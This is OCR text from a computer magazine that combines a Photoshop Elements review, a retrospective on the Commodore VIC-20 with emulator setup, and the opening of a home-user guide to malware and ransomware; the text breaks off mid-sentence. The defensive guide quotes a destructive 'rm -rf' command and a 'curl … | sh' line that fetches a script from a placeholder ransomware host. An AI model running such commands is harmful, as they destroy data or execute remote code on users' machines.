You'll find Perfect Pet in the Special Edits section of Guided Mode, and it's a bit like the clone tool being given a section of its own. The idea is that you can remove things like leads and collars, then fix up the image to fine-tune the lighting and remove dirt and spots. Open the photo in Guided mode, select the edit, and you'll find all the tools you need on the right of the interface. Remove collar and leash is where the cloning comes in, while fur is relatively easy to build something realistic-looking and avoid the repeated patterns that give away the presence of the rubber stamp. Elsewhere, there are sliders to adjust the lighting, plus crop and straighten the image. If you want a one-click fix, you can hit the FX Effects button at the bottom of the right-hand panel, and choose between Auto-Correct or other simple solutions to common problems. There's also a handy split-view feature, at the top left, which can show a before and after view so you can easily see how far you've altered the original image [**Image D**].



AUTOMATIC UPDATES



It seems astonishing in 2022 that automatic updates should be a new feature, but it is. Photoshop Elements (and its video-editing brother, Premiere Elements) can now update automatically. Just go to Edit → Preferences → Application Updates, and make sure Automatically download and install updates is ticked [**Image B**]. While you're in Preferences, go to Performance and make sure 'Use graphics processor for improved performance' is ticked too. It only makes a difference in the Liquify and Adjust Facial Features tools, but every little helps.

If you're fond of working with big documents, setting up a scratch disk can help improve performance, as it holds document data and History panel states that won't fit in RAM. Under Preferences → Scratch Disks your startup drive is ticked by default, and it's not always clear how you add a new drive. To do this, double click one that's not the drive you've stored the app on, preferably a fast SSD with plenty of space available (drives must be formatted as NTFS, EXFAT, or FAT32 and you can't use a USB thumb drive), and untick the original.

In the unlikely event of a Scratch Disk Full warning, head back to this page in the preferences to assign another one.

5 EXTEND BACKGROUND

Another Special Edit in Guided mode, this is essentially an implementation of Content-Aware Fill from Photoshop CC. It's particularly useful for turning crops of portrait images into landscape ones, or creating wide image files, such as Facebook profile cover photos. There are presets for common social media formats, as well as sizes such as A4 landscape. You can choose between stretching the image (Extend) and cloning (Autofill) it, and both have their pros and cons. If you're stretching, you can protect part of the image by masking it with a brush to make sure only the background gets stretched and not the subject. Cloning can fall victim to repeated patterns but it generally does a good job, and you can always touch it up later in Expert mode. There's a spot healing brush for minor fixes, and the ability to view before and after comparisons.

6 WHAT ISN'T NEW

The old Photoshop Elements interface we've had since version 11 still hasn't had an overhaul. It's too big and takes up too much space on 4K monitors. The app is still split into three sections, Quick, Guided, and Expert, and doesn't support CMYK color separations to maintain a gap between the pro CC product. Otherwise, everything in Photoshop Elements until now is still there, making it a comprehensive photo-editing application.

Machine of the Month: Commodore VIC-20

YOU'LL NEED THIS

ALMOST ANY PC
Windows or Linux
Emulator comes pre-loaded with a BIOS. VICE: https://vice-emu.sourceforge.io/

THIS MONTH, WE COVER a Commodore titan that was a huge success in the 1980s, though it was eventually overshadowed by the more successful Commodore 64. Launched in 1980, three years after Commodore's first personal computer, the PET, the VIC-20 was a sales phenomenon, becoming the first computer to sell over a million units. Aimed at the general consumer, rather than enthusiasts, the VIC-20 (also known as the VC-20 in Germany and the VIC-1001 in Japan) was labeled the 'computer of the future' and served as a personal computer for tech giants such as Elon Musk, Linus Torvalds, and id Software's John Carmack. **–JOHN KNIGHT**

1 DEVELOPMENT

The VIC-20 was the culmination of multiple projects within the Commodore Business Machines organization. CEO Jack Tramiel wanted to create a quality, low-cost, mass-market computer to compete with the Japanese machines soon to reach the West. The Commodore PET, launched in 1977, had been selling reasonably well but was considered too expensive to be a mainstream household computer.

» Meanwhile, as the new owners of MOS Technology, Commodore had developed the MOS Technology VIC, or Video Interface Chip. Commodore had intended the VIC to be a general-purpose video and sound processor, powering everything from game consoles to hospital equipment. However, they were struggling to find buyers.

» For the Consumer Electronics Show (CES) in summer 1980, Robert Yannes had developed a prototype computer called the MicroPET. The MicroPET impressed Jack Tramiel, who decided it would be the basis for their new budget home computer.

» The MicroPET lacked many essential components, so other parts, such as the cartridge port, joystick adapter, 'Kernal', and BASIC interpreter, were taken from the PET. Video and sound would be handled by Commodore's VIC processor. The base unit was powered by the trusty MOS 6502 processor, with a 20KB ROM and 5KB of RAM.

2 LAUNCH

The VIC-20 was initially given a trial release in Japan in June 1980, under the moniker VIC-1001, before being released in North America in May 1981. The VIC-20 made an excellent impression on the public, aided by a famous advertising campaign that involved William Shatner, and had sold a million units within a year.

» The VIC-20 led an aggressive price war and was a masterclass in deciding where to spend and save money. Its introductory price of $299.95 not only dramatically undercut the competition, but it also had a much better keyboard.

» Graphically, the VIC-20 doesn't have actual bitmap graphics but uses spare text characters that can be modified extensively. This could yield surprisingly good results.

» The standard 5KB of RAM was the VIC-20's weak point. By 1980, most computers were shipping with at least 8KB of RAM, if not 16KB or higher.

» The system used 1.5KB just to boot up, leaving the user with only 3.5 KB of memory. This made RAM expander cartridges commonplace. The most popular games were on cartridge, which could contain extra RAM, thereby getting around the system's memory limitations.

3 SOFTWARE AND GAMING

The VIC-20's cost-cutting had a noticeable effect on the kind of software that defined the system. The standard text mode was only 22 characters wide, making it unsuitable for serious business software, though the VIC-20 still featured plenty of educational titles. There was also only one joystick port and no dedicated sound chip for serious audio.

» Despite these limitations, the VIC-20 became a gaming juggernaut with an impressive library of games.

» Although titles such as *Frogger* (1983) and *Q-Bert* (1983) betray the simple character-based graphics, most games were still attractive and often exceeded the primitive graphics in Atari 2600 titles.

» In 1983, Atari made a slew of ports, such as *Pac-Man*, *Dig-Dug*, *Galaxian*, and *Moon Patrol*. *Battlezone* was a surprising inclusion, given the machine's graphical limitations, but its 3D wireframe gameplay is genuinely solid.

» Sega also had numerous titles that year, such as the excellent *Buck Rogers – Planet of Zoom*, and the highly ambitious *Star Trek – SOS*. Even Nintendo got in on the act with a wildly popular version of *Donkey Kong*.

» Beyond arcade hits, the VIC-20 has many innovative classics. *Skyhawk* (1983) is a horizontal jet fighter game with a great sense of movement and speed. *Laser Zone* (1983) and *Attack of the Mutant Camels* (1983) are Jeff Minter classics, with strange controls and chaotic sensory overload.

» We were particularly impressed by Sierra Online's *Lunar Leeper* (1981), which has stunning animations.

» ***Jeff Minter's Aggressor*** **(1982) is one of the VIC's many clone titles, which are often better than official ports.**

» It may look like the Commodore 64 but this is its older sibling. Did you know its CPU is slightly faster?

» There is still a solid enthusiast scene releasing modern titles, such as The 8-Bit Guy's *Planet X1* (2009) and *Attack of the PETSCII Robots* (2020), and *Pentagorat* (2016), with graphics and animations that many would think impossible. There's even a port of *Doom* (2013), albeit a very stripped-back version!

4 LEGACY

Despite strong sales of around 2.5 million, production ceased in January 1985 after only five years. However, this was in no way down to problems with the machine. The VIC-20 served as a model, both technically and commercially, for the Commodore 64 that followed.

» As the Commodore 64 went on its own price war, producing the VIC-20 no longer made financial sense. Customers were quick to move to the new machine, which would soon become the world's best-selling home computer.

5 EMULATION

The most popular emulator for the VIC-20 is VICE, which supports Windows, Linux, Mac, and many other platforms.

» For the Windows version, head to the website and download the latest build. VICE doesn't come with an installer, so after extracting the package, you'll have to go into the new folder, open the *bin* folder, and manually open xvic.exe. You might want to make a desktop shortcut.

» For Linux users, VICE is available in the repositories but will probably be missing key 'kernal' files due to licensing restrictions. You can get these files from a source tarball, but it's much easier to install a Snap or Flatpak package instead. Both versions should install entries in your system menu.

» Snap users can find the package on the Snapcraft store under the name vice-jz. If you prefer Flatpak, you can install VICE with the command:

```
$ flatpak install flathub net.sf.VICE
```

SPECIFICATIONS

COMMODORE VIC-20 (1980)	
CPU:	MOS Technology 6502 @ 1.108MHz (PAL), 1.02MHz (NTSC)
RAM:	5KB (expandable up to 32KB)
Graphics:	VIC 176x184, 8 or 16 colors
Sound:	3x square and 1x noise channel, mono
Storage:	Cassette, 5.25-inch floppy, and ROM cartridge
OS:	Commodore Kernal/BASIC 2.0
Launch Price:	$300
Released:	June 1980
Production:	1980-1985
Worldwide sales:	2.5 million

© WIKIMEDIA

TROUBLESHOOTING

You may need to try a few settings before your VIC-20 software works. If a program fails to load, it may need RAM expansion enabled. Go to Preferences → Settings, open the Machine entry, and choose Model. Under the 'Memory expansions' field is a drop-down box that assigns 3, 8, 16KB, or 'All'. There are varying RAM configurations and the filename will often tell you which one is needed.

If your image is off to the side of the screen, running with a strange color palette, or your game is running at a strange speed, you may need to change between PAL or NTSC. This option is in the same Settings window, under the same Model settings as the RAM configuration. Just look for 'VIC model', which has a PAL or NTSC setting.

6 USAGE

Before you start getting down to any VIC-20 gaming, it's worth defining your joystick controls. From the main menu, choose Preferences → Settings. In the new window, open the 'Input devices' entry and open the Joystick menu.

» We'll let you work out the rest, but if you prefer to use your keyboard for joystick emulation and want to use your cursor keys for up, down, left, and right directions, you don't need to assign controls to diagonals.

7 LOADING CARTRIDGES

This process is fiddlier than we would have liked, and success rates were hit-and-miss. Although the process is straightforward, you may have to rename any file extensions to .bin for cartridge images to work.

» Other than that, the process is easy. From the main menu, just choose File → 'Attach cartridge image'. This will open a file browser. Select your file then click Attach.


8 LOADING TAPES AND DISKS

Cassette titles are more common than disks, but both are easy to load under VICE—most of the time, you can even load straight from zip files.

» From the main menu, choose File → 'Smart attach ...' Choose your image from the file browser, then click Autostart.

» VICE will try to load your files by automatically entering any load commands. If you get stuck at the BASIC prompt with nothing happening, just enter:

```
RUN
```



» Sure, it may be slow, blocky, and stripped back to the bare minimum of features but it's still Doom! Well, kind of.

How to Combat Malware

YOU'LL NEED THIS

A PC RUNNING WINDOWS OR LINUX
Internet connection.

THESE DAYS, IT SEEMS we're never far from cybercrime headlines. In the last few years, we've seen large-scale attacks against Ukraine's power grid, Sony Pictures, the Colonial Pipeline, JBL-SA (the world's largest meat supplier), and South African shipping firm Transnet. Such attacks often aim to cause damage and disruption, though the aim can sometimes be political. The Sony Pictures hack is widely believed to have originated from North Korea, with hackers demanding that the Kim Jong Un-themed comedy *The Interview* be withdrawn.

Latterly though, hackers are financially motivated—they want their targets to pay a ransom (usually in cryptocurrency), either to restore access to their systems or avoid sensitive information being publicized. These are known as ransomware attacks. Ransom demands can be high too, with the Colonial Pipeline hackers, DarkSide, receiving $10 million (most of which was later recovered). Thanks to the ease with which fiat currency could be exchanged for Bitcoin, ransomware attacks launched against home users have proven profitable too.

Internet-facing Windows and Linux servers have long been a target for all kinds of mischief, and with so many Internet of Things devices joining the party, such intrusions are only going to increase. Directed attacks against home users are waning, primarily because there are much more lucrative targets out there, but that's no excuse for complacency. So, over the next few pages, we'll show you the modern threats, refresh some best practices and hopefully get your 2022 off to the safest start possible. Let's get to it! **–JONNI BIDWELL**

1 THE EVOLUTION OF RANSOMWARE

A few years ago, 'guilt-ware' attacks were common. Here, unsuspecting users would log into their machines and be greeted with a banner stating they were under investigation for nebulous crimes—anything from piracy to pornography or promulgation of terror materials. But don't worry, says the warning, all of this will go away if you wire some cryptocoins to this address. The message explains how to acquire said coins and warns that if you do not pay, you will be arrested.

» That these kinds of attacks were ever successful (and sometimes still are) speaks volumes about people's gullibility. It also shows that some people have quite strange ideas about how justice works. Yet we should not be so dismissive, as there's some psychology behind this. There is a widely held theory that everyone has some latent guilt about something they have done in the past and not 'fessed up to, and tapping into this with an abrupt and scary message can make the subject feel rumbled. Detectives take advantage of this (and all kinds of other techniques) when questioning suspects.

» Still, it's the kind of message that lots of people (especially anyone used to browsing the internet without a pop-up blocker) will just close and ignore. Later evolutions of this attack would go a stage further, either locking the victim out of the machine entirely (forcing the user to choose between a complete reinstall or a quick ransom payment) or encrypting any user documents it finds. This is what ransomware typically refers to today. Thanks to networking (and a rich underground scene in the trade of network exploits) damage may quickly spread to other machines too and, before you know it, a stray click on a single machine might bring about a network-wide incident.

» Naturally, businesses are a much more lucrative target with (according to Coveware) the average payout in 2020 being $233,817. Attacks on home users might ask for anywhere between $200 to $2,000, which is why they don't tend to grab the headlines anymore. Home users may also feel uncomfortable about reporting a ransomware attack, but they shouldn't. Even

» Cybersecurity and Infrastructure Security Agency has some good high level advice for home users seeking to avoid ransomware (https://www.cisa.gov).

if the authorities can't help, reporting the incident to the Cybersecurity and Infrastructure Security Agency (or the NCA in the UK) will at least help them measure the scale of the threat. For businesses, the projected cost of recovery might well exceed the ransom, at which point, it makes business sense to cough up. Insurers are starting to recognize this, with some controversially even including ransomware payments in their policies.

2 SAFE HEX

Basic internet hygiene is the best defense for home users against ransomware and malware in general. Unfortunately, "the basics" encompasses a myriad of different areas these days, and many of these points deserve their features covered all on their own. Still, let's at least try and summarize them here.


© HTTPS://WWW.CISA.GOV

» The Trojan Source attack has a spooky website (https://trojansource.codes) that carries the rather ominous tagline "Some vulnerabilites are invisible".

» We hope you're not the sort of person who clicks random links in suspect-looking emails, but at the very least, you should hover over them (or copy and paste the link into a text document) to make sure it links to a legitimate domain (and not something using deceptive characters like goog1e.com, or deceptive subdomains like google.domain.cm). Speaking of copying and pasting, be extra careful when doing so with code excerpts. Not only is there the risk the command itself will do something bad, like rm -rf –no-root-preserve/, but thanks to the wonders of CSS and Unicode it's easy to inject invisible characters that you won't see until they're pasted (and conceivably not even then). Just appending curl ransomware.xyz/pwn.sh | sh is one way to stop a benign command from being so benign (not a real URL, by the way). Bidirectional (Bidi) character encodings have been used to obfuscate file extensions of email-borne malware in the past.

» A more insidious form of this attack has now been discovered, dubbed Trojan Source. It turns out that most compilers, while fully supporting and encouraging Unicode source files, don't really have any mitigations against obfuscated Bidi additions. So a lazy developer might copy and paste a code snippet from Stack Overflow, then not only risk having their own compiler exploited, but if they then upload that code to a popular project, the whole well becomes poisoned.


» You can read about it in-depth at https://krebsonsecurity.com/2021/11/trojan-source-bug-threatens-the-security-of-all-code/ (don't worry, that link is safe!) The scope of the attack is huge, because it allows essentially arbitrary, invisible code to be added. This might be keyloggers, ransomware, or any number of other bad things.



© CRXCAVATOR.IO

» If you need a second opinion on Chrome extensions, you could do a lot worse than visiting https://crxcavator.io.

HOW TO GET INFECTED



Unfortunately, most ransomware outbreaks start with human error. This might be through social engineering, spear-phishing campaigns (where high profile individuals are targeted and tricked into handing over data with seemingly legitimate messages), rogue browser add-ons, dodgy websites, dodgy mobile apps, poisoned email attachments, the list goes on.


Sometimes human error upstream is to blame, for example, SIM-swapping attacks might involve tricking a customer service agent into porting a number to another SIM. This might then enable 2FA to be compromised on all the accounts linked to that number. Whatever the method, once a human has erred, access is granted.

The WannaCry outbreak in 2017, which nearly crippled the UK's largely Windows 7-powered National Health Service, was a little different since its spread was mostly as a result of a vulnerability in the SMB protocol. That vulnerability was actually known to NSA researchers, who named it EternalBlue. Unfortunately, someone (perhaps a rogue contractor) made away with its details. And later, just before WannaCry hit, the vulnerability was published by a group calling themselves the ShadowBrokers.

EternalBlue, which allows privileged code execution on remote systems, was also leveraged in the NotPetya ransomware outbreak, which disrupted global shipping more than the Ever Given blocking the Suez Canal did.

» No matter how web-savvy you are, you can always take steps to further your browsing security. No one likes ads and no one likes that the networks behind them are, on occasion, compromised to instead spew malicious JavaScript. The most popular ad-blocker for Firefox is uBlock Origin and we wouldn't hesitate to recommend it. There are several other add-ons you might want to use to protect privacy. But be aware that the Firefox add-ons repository and Chrome Web Store are not actively monitored for malicious code. So exercise an abundance of caution when downloading new add-ons.

» Even genuine add-ons contain code that can be exploited by a rogue add-on or a maliciously crafted web page. A study entitled "DoubleX: Statically Detecting Vulnerable Data Flows in Browser Extensions at Scale," found 184 extensions that could be exploited this way. An unchecked 'eval' function in a privileged extension might allow a web page to do anything the extension can. A stray tabs.execute() call would allow remote code inclusion.



›› It's easy to set up simple automated backups with Déjà Dup, which comes as standard with Ubuntu.

›› Web and mobile application stores have long harbored malware. It's suspected that the CacheFlow malware, discovered in December 2020, went undetected for three years, in which time it was downloaded an estimated three million times, concealing its data-stealing activities by masquerading as video downloaders and geo-unblockers. There haven't been many documented ransomware attacks directly related to browser add-ons, but, speaking about the Magnat Chrome extension malware, Cisco Talos security researcher Tiago Pereira warns that credentials taken in this way have been "an initial infection point for larger attacks, including ransomware incidents". Magnat may have been lurking in the Chrome Web Store for years and while the Chrome Store isn't perfect, it's riskier to download add-ons or apps from unofficial sources. So don't do that.

›› Trend Micro, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/ransomware-double-extortion-and-beyond-revil-clop-and-conti show how further extortion stages can be carried out. Besides encrypting data in the traditional way and extorting the victim with sensitive, exfiltrated data, a third level in the form of DDoS attacks, and then a fourth in the form of direct communications with customers, senior executives, or other stakeholders, have all been seen in recent campaigns.

›› Again, a casual desktop Windows user needn't worry about these sort of targeted ransomware attacks, unless they happen to be high-profile, extremely rich, or have upset someone who is either of those things. These are the marks extortionists don't mind burning their super-secret zero-day vulnerabilities on. There's all manner of malware that could strike on though. There's also hardware failure, user error and, occasionally, the Nvidia driver deciding your system doesn't need to boot.

›› Having good backups is the single best way to mitigate all of these risks. At the very least, you should back up your user files, including important documents, precious photos, and password manager database (yes, you should be using a password manager). This is dead easy to automate with Gnome's Déjà Dup tool, which easily integrates with various cloud storage options.


›› At a pinch, you can use a remote Nextcloud instance as an off-site backup, or conversely your local storage can act as a de facto backup for Nextcloud. But this method only protects against the failure of one machine. If you accidentally delete a file, or someone hacks your Nextcloud, then the damage will be mirrored faster than

THE EVOLUTION OF RANSOMWARE

Often, the people who write the ransomware are not the people perpetrating the attacks. They prefer to keep their hands (and noses) clean. Indeed, complex attacks often begin with a broker, sometimes someone inside the organization selling some kind of initial access credentials.

Once that's achieved, the attackers will, as stealthily as possible, probe internal networks to find important data (or further vulnerabilities). The ransomware itself, far from being some cobbled-together script written by a kid, might be provided as a service (RaaS). It might have a customized payload or even a dedicated page where buyers can monitor the damage, switch payloads or even receive technical support.

A new RaaS called ALPHV (aka. BlackCat) was found in December 2021 on underground forums. This seems to have been the first in-the-wild example of ransomware written in Rust. Advertising on the forums (which we're sure any of our more determined readers will manage to find without

